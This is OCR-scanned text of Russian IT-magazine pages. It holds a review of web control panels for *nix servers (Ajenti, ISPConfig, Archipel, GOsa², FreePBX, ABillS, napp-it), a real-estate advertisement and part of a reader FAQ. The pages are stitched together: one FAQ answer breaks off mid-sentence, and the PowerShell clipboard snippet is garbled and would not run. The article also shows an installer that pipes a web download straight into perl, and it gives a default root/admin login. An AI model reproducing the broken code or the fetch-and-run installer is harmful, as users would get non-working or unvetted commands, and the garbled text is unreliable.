
ВЫВОДЫ


Все описанные в статье системы (кроме гугловских) абсолютно бесплатны, имеют открытый исходный текст и при достаточном умении могут быть использованы для создания масштабируемых систем, выдерживающих огромные нагрузки. Вопрос лишь в том, стоит ли платить за специализированный софт.



INFO

Идеи BigTable были использованы также в базах данных MongoDB и CouchDB.





Varnish снабжен превосходным веб-интерфейсом

Абсолютная власть

wlodi @ flicker.com

ОБЗОР ВЕБ-ПАНЕЛЕЙ УПРАВЛЕНИЯ *NIX СЕРВЕРАМИ И СЕРВИСАМИ

Сегодня никого не удивишь гетерогенной сетью, и виндовому админу нередко приходится в срочном порядке осваивать *nix, пробираясь сквозь дебри конфигов и команд. Что делать, если не хватает знаний, появилась насущная необходимость делегирования части функций другим админам и/или пользователям? В таких ситуациях сильно выручают веб-панели управления, о которых и пойдет речь в этой статье.


AJENTI: УПРАВЛЕНИЕ LINUX-СЕРВЕРОМ

Визитной карточкой панели Ajenti (ajenti.org) служит приятный интерфейс, реализованный с использованием AJAX. Мы получаем понятную среду, не перегруженную установками и настройками, в которой легко освоится администратор, имеющий относительно небольшой опыт. Архитектура модульная, в настоящее время доступны плагины, позволяющие производить настройку и мониторинг самой системы и некоторых популярных сервисов:


- системных параметров — сети и UPS/питания, пакетных менеджеров (APT, Zypper, Pacman), учетных записей пользователей и групп (/etc/passwd и /etc/group), заданий cron, монтирования дисковых разделов (/etc/fstab), работы upstart, rc.d, init.d и lm-sensors, настройка DNS (/etc/resolv.conf и /etc/hosts), правил Netfilter, просмотр журналов;
- серверов и сервисов — веб (Apache 2, nginx и lighttpd), Samba, MySQL, PostgreSQL, DHCPD, BIND9, NFSD, Squid и SARG, Bacula и других.

В Ajenti нет каких-либо мастеров, которые помогут настроить сервис в пошаговом режиме, поэтому необходимо представлять процесс и параметры. В большинстве случаев плагин предлагает удобную форму для доступа к конфигурационным файлам, частично автоматизируя некоторые операции. Но интерфейс содержит все преднастройки, поэтому часто необходимо лишь заполнить предложенные поля. К тому же новичку будет удобнее править конфиги через браузер, нежели изучать особенности работы с vi. Например, для веб-сервера можно быстро создать виртуальный сайт, буквально одной кнопкой, но заполнять параметры придется самостоятельно.



Реализован вывод в наглядной форме различной статистической информации по системе: загрузки процессора, ОЗУ и сетевых интерфейсов, состояния swap, uptime и некоторых других.



Мартин Пранкевич
martin@synack.ru




Веб-панель управления сервером Ajenti

ISPConfig позволяет при помощи одного интерфейса управлять несколькими физическими серверами



INFO

В настоящее время Ajenti предлагается многими хостерами для удобной настройки пользователями своих VDS.

Если штатных возможностей недостаточно, то предусмотрены терминал, shell для запуска отдельных команд, файловый менеджер, редактор конфигурационных файлов и блокнот.

Официально поддерживаются Debian, Ubuntu (12.04, но работает и в более поздних), RHEL и CentOS. Для этих систем имеются готовые пакеты или репозитории, при помощи которых не составляет проблем установить Ajenti. Для остальных доступен исходный код.

```
$ wget http://repo.ajenti.org/debian/key -O- | sudo apt-key add -
$ sudo echo "deb http://repo.ajenti.org/ng/debian main main ubuntu" >> ↵
  /etc/apt/sources.list
$ sudo apt-get update
$ sudo apt-get install ajenti
$ sudo service ajenti restart
```

В процессе установки будет сгенерирован самоподписанный SSL-сертификат, и в консоли появится информация для входа. Доступ к интерфейсу Ajenti можно получить, подключившись браузером к https://localhost:8000, логин/пароль для входа: root/admin (сразу поступает предложение его сменить). В случае проблем Ajenti можно запустить в режиме отладки командой `ajenti-panel -v`.

Далее необходимо настроить панель под себя: локализовать, указать другой порт или IP, который будет слушать сервер, разместить виджеты на Dashboard. Плагины подхватываются автоматически, следует лишь проверить их состояние. Значок с восклицательным знаком подскажет, что требуется доустановка дополнительных пакетов, в подсказке дается их название и ссылка для установки через браузер. Для некоторых из виджетов предстоит указать дополнительную информацию — сетевой интерфейс или название сервиса. Виджеты можно затем перемещать, просто захватив их мышкой; чтобы удалить один из них, требуется захватить его, потащить вниз и сбросить в появившуюся корзину (или через правку конфигурационного файла `/etc/ajenti/ajenti.json`). Ajenti использует собственную базу учетных записей, кроме того, есть возможность синхронизации с системными файлами или LDAP.

ПАНЕЛЬ УПРАВЛЕНИЯ ХОСТИНГОМ ISPCONFIG

ISPConfig (ispconfig.org) — панель управления хостингом для Linux, которая позволяет настраивать новые веб-сайты, аккаунты электронной почты (POP3, IMAP — Courier, Dovecot), FTP (PureFTPd), записи DNS (BIND, MyDNS), MySQL и виртуализацию OpenVZ. При помощи одного интерфейса поддерживается управление несколькими физическими серверами. Обеспечивает настройку виртуального хостинга на основе IP или доменных имен для Apache 2 или nginx, работает с PHP через mod_php, suPHP, fastcgi или PHP-FPM. Поддерживает настройки для FTP, SFTP, SCP и для Apache 2 Ruby, Python и WebDAV, реализована проверка на спам (whitelists, blacklists, проверка заголовков и контент-фильтр) и вирусы для входящей почты, email-автоответчик, сбор статистики (Webalizer и/или AWStats), настройка firewall (UFW или bastille), выполнение заданий по расписанию (cron, jailed cron, web cron). Возможно использование shell-доступа для пользователей (обычный и jail), SFTP, SCP, авторизация по паролю или ключу. Для DNS-сервера возможно создание записей типа A, AAAA, ALIAS, CNAME, HINFO, MX, NS, PTR, RP, SRV, TXT. Поддерживает IPv4 и IPv6.

Клиенты могут управлять базами данных MySQL при помощи утилиты phpMyAdmin.

Функциональность расширяется при помощи аддонов, правда, некоторые из них предлагаются за дополнительную плату. На сегодня предложен биллинг-модуль, приложение для мониторинга работы на Android (Monitor App for Android), плагины RoundCube, SquirrelMail, Exchange и VMware.

Поддерживается несколько вариантов развертывания: все сервисы размещены на одном сервере (самый простой и популярный, подходит для небольших провайдеров услуг или компаний), многосерверная установка (сервисы расположены на разных серверах), создание зеркала установки ISPConfig 3. Кроме этого, для серверов задаются IP, DNS-имя, уровень журналирования, режим архивирования и место для хранения бэкапа, а также настройки для каждого сервера, предоставляющего услуги. В настройках помогают простые визарды, пользователю, по сути, остается только выбрать нужный и заполнить предложенные поля. Мастер подстраховывает и от ошибок. Конфигурирование упрощают шаблоны, которые можно создать для каждого сервиса.

Предлагается три уровня пользователей — администраторы, реселлеры и клиенты. Учетная запись администратора создается автоматически при установке, она имеет полный контроль над всеми функциями. Администратор может устанавливать квоты на дисковое пространство и отправку email-сообщений, указывать ограничения по трафику. При необходимости возможно тонко задать уровень доступа вплоть до отдельного модуля. Реселлеры — это пользователи, которые продают услуги для своих клиентов (в пределах установленных ограничений), не беспокоясь об инфраструктуре системы управления администратором, и могут иметь доступ ко всем модулям, кроме конфигурации системы.

ISPConfig может работать в кластере или в режиме зеркала (подчиненный сервер резервирует настройки основного).

Большой плюс этой панели в том, что она устанавливается практически на все дистрибутивы Linux. На сайте доступны инструкции для Ubuntu 7.10–13.10, Debian 4–6, CentOS 5.2–6.3, Fedora 9–15, openSUSE 11–12.2. Первые два являются рекомендуемыми.

ВИРТУАЛИЗАЦИЯ С ARCHIPEL

По возможностям опенсорсные системы виртуализации вполне могут сравниться с коммерческими, но явно уступают в простоте развертывания и управления. Собственно, так было всегда, *nix-программы строятся как бы из блоков, и каждый собирает себе систему по своему усмотрению, в том числе и подбирает нужный GUI, если в нем есть необходимость. И конечно, со временем появляются соответствующие разработки.

Archipel (archipelproject.org) — масштабируемое решение для удобного управления с помощью графического интерфейса гипервизорами и виртуальными машинами, размещенными на локальном и удаленных физических серверах. Для обмена сообщениями используется протокол XMPP, это позволяет Archipel работать в реальном времени, все ответы хостов или систем сразу отображаются в интерфейсе. К тому же для управления системами также можно использовать любые XMPP-клиенты.

Состоит из двух частей: интерфейса, написанного при помощи JavaScript, и агента, который установлен на все гипервизоры KVM, Xen, OpenVZ или VMware. Для запуска интерфейса понадобится любой веб-сервер и сервер ejabberd (XMPP). Модули PHP, Ruby или SQL базы данных не требуются. Возможно

использование нескольких XMPP как реплик или различных точек доступа. Интерфейс позволяет оценить состояние всех VM, собранных в одном месте, при большом их количестве отобрать нужные можно при помощи фильтров. Новые VM создаются буквально одним кликом. При этом новым VM имя может быть дано автоматически (вместо непонятного сочетания букв и цифр используются астероиды Солнечной системы). Существующие VM легко подключить к интерфейсу управления, для этого на гипервизор достаточно установить агент. Поддерживаются все основные команды управления VM (старт/стоп/пауза), управление сетью, DHCP, планировщик, снапшоты и Live migration на другой хост. Выводится статистика в реальном времени об использовании памяти, загрузке CPU, месте на диске, средней загрузке и прочем. Журналы и модуль Health позволяют быстро найти причину проблем. К удаленным системам можно подключаться при помощи встроенного VNC-клиента (JavaScript). Виртуальные машины можно упаковать в пакеты и перенести на другой узел.

Реализована ролевая система доступа, где роль представляет собой шаблон разрешений. Дата-центры могут быть разделены на зоны.

Поддерживаются все основные дистрибутивы Linux. Агенты протестированы на Fedora, CentOS, Ubuntu, Debian, Gentoo, ArchLinux, Mandriva и Slackware. Также разработчики предлагают готовый LiveCD-дистрибутив ANSOS (Archipel Node Stateless OS) в двух версиях на базе Fedora и CentOS, основной которого является oVirt Node, позволяющий быстро развернуть хост.

Установка для подготовленного админа не вызовет сложностей, хотя документация проекта не во всех моментах подробна и понятна.

GOSA: УПРАВЛЕНИЕ ПОЛЬЗОВАТЕЛЯМИ И СИСТЕМАМИ

Сегодня доступны проекты, которые предоставляют администратору единый центр управления всей ИТ-инфраструктурой. Одним из самых продвинутых решений можно назвать GOsa² (https://oss.gonicus.de/labs/gosa), который представляет собой LDAP-ориентированную систему, позволяющую управлять учетными записями *nix и Samba, правами пользователей и групп, компьютерами, списками рассылок, телефонами и факсами, приложениями и настройками основных сетевых служб: DHCP, DNS, HTTP, SMTP и многих других.

Возможностей много, но для удобства все функции вынесены в плагины, поэтому конфигурация собирается под конкретные требования и не содержит ничего лишнего. В настоящее время реализовано более 30 плагинов, обеспечивающих управление такими сервисами, как Squid, DansGuardian, Postfix, Courier-IMAP, Maildrop, GNARWL, Cyrus-SASL, OpenSSL, ISC DHCP, WebDAV, PureFTPd, PPTP, Kerberos, Asterisk, Nagios, OPSI, Netatalk, FAI, rsyslog, серверами коллективной работы — SOGo, OpenGroupware, Kolab, Scalix. Все сервисы могут работать на разных серверах.

Учетные записи пользователей объединяются в группы, которым назначаются разрешенные приложения. При создании новых аккаунтов применяются шаблоны с прописанными правами доступа к объектам. Набор разрешений ACL состоит из типа, определяющего видимость, объектов (пользователей/групп) и разрешений. Разрешения определяют все возможные действия — создание, удаление, перемещение, чтение, запись и так далее. Интерфейс локализован, настройки сводятся к заполнению предложенных параметров, поэтому ошибиться трудно.

Поддерживается установка на любой дистрибутив Linux, разработчики рекомендуют Debian, под который создан свой репозиторий. Также доступны пакеты для Red Hat / CentOS / Fedora и openSUSE/SLES, но, как правило, разработчики не спешат их собирать, поэтому обычно представлена не самая последняя версия. В качестве веб-сервера может использоваться любой, предпочтение отдается Apache 2 или ngnix.

IP-ТЕЛЕФОНИЯ С FREEPBX

Настройка VoIP-сервера Asterisk осуществляется при помощи десятка конфигурационных файлов, имеющих множество параметров. Разобраться во всем этом многообразии непросто даже профи, что уж говорить о новичках. Вот здесь и выручит FreePBX (freepbx.org), предлагающий для конфигурирования и управления простой и интуитивно понятный веб-интерфейс, распространяемый по лицензии GNU GPL.


Интерфейс состоит из шести вкладок с большим количеством подпунктов. Администратору необходимо лишь заполнить предложенные поля или установить переключатель True/False и таким образом быстро создать внутренние номера, транки, настроить маршрутизацию звонков, приветствие и голосовое меню, режимы обработки звонков (дневной, вечерний, ночной), Music On Hold, автоответчик, использовать CLI, настроить модули Asterisk и многое другое. Обычные пользователи могут обратиться к User Panel для прослушивания сообщений голосовой почты, получения информации о разговорах и справки по сервисным функциям.

Возможности расширяются при помощи модулей (платных и бесплатных) сторонних разработчиков. Для удобства поиска предлагается FreePBX Market Place. Установка стандартна для LAMP-приложений, необходимо создать базу MySQL и настроить виртуальный сайт в Apache. Документация проекта вполне достаточна и помогает разобраться во всех тонкостях. Также разработчики предлагают дистрибутив, базирующийся на CentOS, с преднастроенным FreePBX, который можно использовать для быстрого развертывания PBX-станции. Процесс установки дистрибутива полностью автоматизирован, потребуется только ввести настройки сети. Он легко настраивается для работы в HA-кластере, в процессе можно выбрать версию Asterisk 11 или 1.8. В комплекте также поставляется iSymphony Call Manager (getisymphony.com) — Java-панель оператора, позволяющая управлять вызовами Asterisk.

БИЛЛИНГОВАЯ СИСТЕМА ABILLS

Биллинговых систем для Linux разработано предостаточно, правда, выбрать подходящую из имеющихся довольно сложно. Некоторые проекты ориентированы на весьма специфические, узкие задачи, другие требуют ручной доработки, некоторые уже заброшены. Наибольшей популярностью пользуется AsmodeuS Billing System (abills.net.ua). Назначение ABillS — учет и тарификация всего спектра услуг, предоставляемых операторами связи (Dial-up, VPN, Hotspot, VoIP, IPTV и прочее). Реализовано несколько методов тарификации по времени и трафику, с изменением стоимости по времени суток и классификацией трафика, установкой лимитов (дневной, недельный и так далее, общий) и управлением скоростью. Абонентскую плату можно снимать ежедневно, ежемесячно или раз в год, реализована бонусная система, возможна предоплата или постоплата. Предусмотрена работа с бухгалтерскими документами и несколькими платежными системами — WebMoney, RBMoney, SMSProxy и другими. Возможен мониторинг количества активных сессий и трафика, проходящего через интерфейс, при помощи MRTG. Система позволяет управлять различными сервисами (например, DHCP, Mail), экономя время администраторов. Реализована возможность массовой рассылки сообщений абонентам, поддержка нескольких доменов, подключение через несколько точек доступа, управление аппаратными решениями различных производителей (Cisco, Zyxel, D-Link), техподдержка, миграция с других систем и многое другое. Пользователи авторизируются по PAP, CHAP, MS-CHAP, MS-CHAPv2, EAP и IEEE 802.1x, возможна привязка IP к MAC-адресу. Несколько готовых отчетов и мастер отчетов позволяют быстро получить нужную информацию в удобной форме.


Модульная система дает возможность легко нарастить функциональность. В поставке идут только базовые модули, остальные доступны за дополнительную плату. Также за плату осу-




GOsa² позволяет управлять учетными записями и правами пользователей



FreePBX заметно упрощает настройку VoIP-сервера Asterisk





ществляется техподдержка. Для управления и получения данных отдел продаж использует веб-интерфейс: администратора, пользователя и дилера. Доступен интерфейс самостоятельной регистрации клиентов (User Autoregistration using Web Interface).

ABillS написана на Perl и для работы использует такие популярные open source решения, как Apache, MySQL и FreeRADIUS. Возможна установка не только на *nix, но и на Windows.

Последняя актуальная версия (0.55) вышла в конце ноября 2013 года. Номер релиза далек от мажорной, тем не менее проект вполне стабилен и уже давно используется многими провайдерами. Параллельно разрабатывается коммерческая версия ABillS 0.6, которая сертифицирована в РФ.

УПРАВЛЕНИЕ ФАЙЛОВЫМ СЕРВЕРОМ С ПОМОЩЬЮ NAPP-IT

Сегодня ни одна сеть не может функционировать без СХД, соответственно, возникает задача управления массивами данных, списками доступа, квотами и прочим. Веб-интерфейс napp-it (napp-it.org/index_en.html) является надстройкой над хранилищем ZFS.

Реализованы все функции ZFS: репликация, ACL, квоты, снапшоты, Raid Z3, шифрование, сжатие и другие. Кроме того, доступно управление службами, заданиями (с отправкой результата и предупреждений на email), настройка iSCSI, оценка производительности (на основе bonnie++), управление учетными записями и группами (Solaris и SMB). С помощью интерфейса можно управлять CIFS/SMB (AD/Workgroup с поддержкой ACL), ProFTPD, NFS Server 3/4, SSH, настройками IP Filter, MySQL, Apache2 и медиасервером MediaTomb.

Napp-it распространяется в четырех версиях. Вариант Free можно использовать без ограничений в SOHO. Для установки в Nexenta/Illumian, Solaris Express, OpenIndiana и прочих производных от Solaris достаточно скачать и выполнить Perl-скрипт:

```
# wget -O - www.napp-it.org/nappit ↵
  | perl
```

Кроме того, napp-it поставляется в виде образа для ESXi, аппаратного устройства. Специальная версия napp-it to Go позволяет загрузиться с USB-флешки и настроить NAS.

ВЫВОД

Как видишь, чтобы управлять сервером и сервисами *nix, совсем не обязательно знать все команды консоли или тонкости конфигурирования. Кроме того, панели администрирования позволяют выполнять настройки нескольким администраторам, передать часть функций самим пользователям, а также представлять информацию в виде интуитивно понятных графиков и отчетов.

↖ **Подключение нового клиента в биллинговой системе ABillS**

↗ **Интерфейс napp-it**



INFO

FreePBX обслуживает более чем 500 000 активных телефонных систем.




WWW

Веб-сайт Ajenti: ajenti.org
Веб-сайт GOsa: https://oss.gonicus.de/labs/gosa
Сайт Archipel: github.com/archipelproject
Веб-панель ISPConfig: ispconfig.org
Веб-сайт FreePBX: freepbx.org
Сайт ABillS: abills.net.ua
Сайт napp-it: napp-it.org

КОММЕРЧЕСКИЕ ПАНЕЛИ УПРАВЛЕНИЯ

В первую очередь коммерческие панели управления предлагают разработчики коммерческих Linux. Например, в дистрибутиве RHEL/Fedora в качестве средства централизованного управления предлагается RHN Satellite, в основе которого лежит Spacewalk, распространяемый бесплатно под лицензией open source. С его помощью можно централизованно управлять файлами конфигурации, автоматизировать установку и обновление ПО, управлять работой виртуальных машин и cloud-окружений, осуществлять мониторинг, производить инвентаризацию оборудования и ПО, автоматизировать установку типовых конфигураций ОС, организовать сетевую загрузку и другие задачи. Однако RHN Satellite уже не удовлетворяет современным требованиям, и на замену планируется платформа управления гибридным облаком CloudForms и ее открытый вариант Katello. Сам CloudForms содержит три компонента, назначение которых понятно из названия: System Engine, Application Engine и Cloud Engine. На основе Spacewalk компания Novell разработала свою систему для управления инфраструктурой Linux-серверов SUSE Manager, которая обладает теми же возможностями, но поддерживает еще и линейку SUSE Linux.

У нас наиболее популярны четыре коммерческие панели управления хостингом: Plesk (parallels.com/products/plesk), CPanel (cpanel.net), ISPmanager (ispsystem.com) и InterWorx (interworx.com). Функции их, в общем-то, во многом схожи и позволяют управлять сервером и виртуальными хостами через веб-интерфейс. Многие стандартные задачи автоматизированы, что упрощает администрирование. Поддерживается работа в кластере, возможность расширения через плагины и многое другое. Конечно, есть и различия. Например, InterWorx предоставляет больше возможностей для управления самим сервером (сервисы, firewall, cron, сертификаты и прочее). Более полную информацию можно просмотреть на сайтах производителей (например, в таблице и по ссылке: bit.ly/lwkv2B).



По сравнению с конкурентами, InterWorx предоставляет больше возможностей по настройке сервера

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА


Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ (ООО «МОНОЛИТ АРЕНДА»)

(985) 727-57-62






Роман Гоций
gotsijroman@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q **Хочу оживить старый комп, поставив на него легковесный дистрибутив линукса. Единственное условие — возможность запустить браузер и относительно приятный внешний вид. Какой дистрибутив посоветуешь?**

A В твоем случае я бы устанавливал SliTaz (slitaz.org). Во-первых, он действительно очень легкий — около 30 Мб, и это с графической оболочкой и минимальным набором софта. Кстати, в качестве графической оболочки используется LXDE, который, как по мне, выглядит вполне приятно (см. скрин). Насчет браузера: в этих 30 Мб уместилось аж три браузера: популярный на легковесных дистрибутивах Midori, ну очень минималистичный TazWeb и консольный retawq. Репозиторий дистрибутива насчитывает больше чем 3300 пакетов.



SliTaz при первой загрузке

Q **На моем бюджетном андроидофоне мне не хватает памяти для приложений. Link2SD для меня не вариант. Можно ли как-то еще высвободить хоть чуть-чуть места?**

A Можно попробовать воспользоваться компрессорами, которые разрабатывают крутые ребята из XDA. Например, GOptimize (bit.ly/GOptimize) — на вход этой утилите нужно скормить APK-файл, и она постарается максимально ужать его. При этом сжимаются графические файлы, файлы ресурсов, dex-файлы, удаляется разная ненужная информация. Еще одна утилита со схожими возможностями — Casini (bit.ly/CassiniCprsr).

Q **Хочу открывать разные вкладки через разные прокси. Есть ли какие-нибудь расширения для любого из браузеров, позволяющие это?**

A Разные вкладки через разные прокси вряд ли получится. Но вот, например, для Firefox можно заюзать плагин FoxyProxy (getfoxyproxy.org), который позволяет установить прокси для конкретного сайта, группы сайтов, а также для группы сайтов по маске. Аналогичными возможностями обладает расширение для Chrome Proxy Switchy (bitly.com/ProxySwitchy).

Q **Можно ли каким-нибудь образом достать картинку из буфера обмена с помощью bat-файла?**

A Только возможностями bat-файла здесь не обойтись. Но можно использовать в этих целях всемогущий PowerShell, умеющий работать с Windows Forms:

```
Add-Type -AssemblyName System.Windows.↵
Forms
(System.Windows.Forms.Clipboard ↵
(::GetImage()).Save("E:\image.png", ↵
System.Drawing.Imaging.ImageFormat ↵
(::Png)
```

Но если все-таки важно, чтобы это был bat-файл, то единственным решением будет пустить в ход сторонние утилиты, как, например, NirCmd (nirsoft.net/utils/nircmd.html). Пример работы:

```
nircmd.exe clipboard saveimage ↵
"E:\image.png"
```

Q **На работе приняты некие правила оформления кода. Большинство этих правил можно проверять и некоторые даже исправлять автоматически с помощью скрипта перед тем, как сделать коммит. Как лучше всего автоматизировать это дело?**

A Есть очень красивое решение, которое заключается в том, что на определенные события Git можно вешать свои скрипты (githooks). Как? На самом деле при вызове

ОБРАТНАЯ СВЯЗЬ

Раздать интернет своему компьютеру или ноутбуку с Android-телефона сегодня, наверное, сможет даже ребенок. Но бывают ситуации, когда нужно сделать все с точностью до наоборот: расшарить «компьютерный инет» телефону. Первое, что приходит на ум, — создать Wi-Fi-точку. Но часто такой возможности нет. Почему? Например, на компьютере может попросту не быть Wi-Fi-адаптера или же он не поддерживает создание точек. Что ж, тогда пустим в ход USB-кабель: настроим так называемый USB Reverse Tethering. Рассмотрим мультиплатформенный способ сделать это без установки дополнительного ПО.

1 **Итак, для начала разберемся, что нам нужно для настройки.** Во-первых, тебе нужен телефон на Android, который поддерживает USB-модем (проверить и включить можно, перейдя в «Настройки → Беспроводные сети → Модем и точка доступа → USB-модем»). Кроме этого, нужны рут-права на телефоне, без них никак. Кроме рута, нужно установить еще и Terminal Emulator, ибо на `adb-shell` надеяться нельзя — в режиме USB-модема ADB не работает. Но набрать нам будет нужно всего-то две команды, так что это не беда. Ну и конечно, нужен компьютер с интернет-соединением и USB-кабель.

